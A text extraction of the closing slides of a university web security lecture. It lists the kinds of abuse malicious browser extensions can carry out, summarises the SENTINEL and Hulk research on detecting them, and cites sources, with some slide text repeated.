Information theft: passwords, session cookies, key presses, form data (e.g. credit cards), in-page data (e.g. bank account numbers), etc.
Click fraud
Ad Manipulation: replace the ads on a website with ads that payout to the attacker
Affiliate fraud: modify shopping URL (e.g. Amazon) to include the attacker’s affiliate ID
Social network abuse: automatically friend/follow accounts, tweet spam messages, etc.<br>
161
Open Research Problem Several papers try to enforce security restrictions on extensions
“Securing Legacy Firefox Extensions with SENTINEL”
Firefox extensions used to have unrestricted access to all browser APIs
SENTINEL intercepts privileged API calls and allows the user to set policies that allow/deny these requests per-extension
Use static/dynamic analysis to discover malicious extensions ahead-of-time
“Hulk: Eliciting Malicious Behavior in Browser Extensions”
Firefox and Chrome have both moved to an app store model for extensions
Google uses the Hulk dynamic analysis tool to probe extensions and uncover malicious behavior before they are allowed into the app store<br>
“Securing Legacy Firefox Extensions with SENTINEL”
Firefox extensions used to have unrestricted access to all browser APIs
SENTINEL intercepts privileged API calls and allows the user to set policies that allow/deny these requests per-extension
Use static/dynamic analysis to discover malicious extensions ahead-of-time
“Hulk: Eliciting Malicious Behavior in Browser Extensions”
Firefox and Chrome have both moved to an app store model for extensions
Google uses the Hulk dynamic analysis tool to probe extensions and uncover malicious behavior before they are allowed into the app store<br>
162
Sources Many slides courtesy of Wil Robertson: https://wkr.io
Dom-based XSS example courtesy of OWASP: https://www.owasp.org/index.php/DOM_Based_XSS
CSP discussion courtesy of HTML5Rocks: http://www.html5rocks.com/en/tutorials/security/content-security-policy/
Why is CSP Failing? Trends and Challenges in CSP Adoption: https://wkr.io/assets/publications/raid2014csp.pdf
Page Redder Chrome extension example code: https://developer.chrome.com/extensions/samples
Securing Legacy Firefox Extensions with Sentinel: https://wkr.io/assets/publications/dimva2013sentinel.pdf
Hulk: Eliciting Malicious Behavior in Browser Extensions: http://cs.ucsb.edu/~kapravel/publications/usenix2014_hulk.pdf<br>
Dom-based XSS example courtesy of OWASP: https://www.owasp.org/index.php/DOM_Based_XSS
CSP discussion courtesy of HTML5Rocks: http://www.html5rocks.com/en/tutorials/security/content-security-policy/
Why is CSP Failing? Trends and Challenges in CSP Adoption: https://wkr.io/assets/publications/raid2014csp.pdf
Page Redder Chrome extension example code: https://developer.chrome.com/extensions/samples
Securing Legacy Firefox Extensions with Sentinel: https://wkr.io/assets/publications/dimva2013sentinel.pdf
Hulk: Eliciting Malicious Behavior in Browser Extensions: http://cs.ucsb.edu/~kapravel/publications/usenix2014_hulk.pdf<br>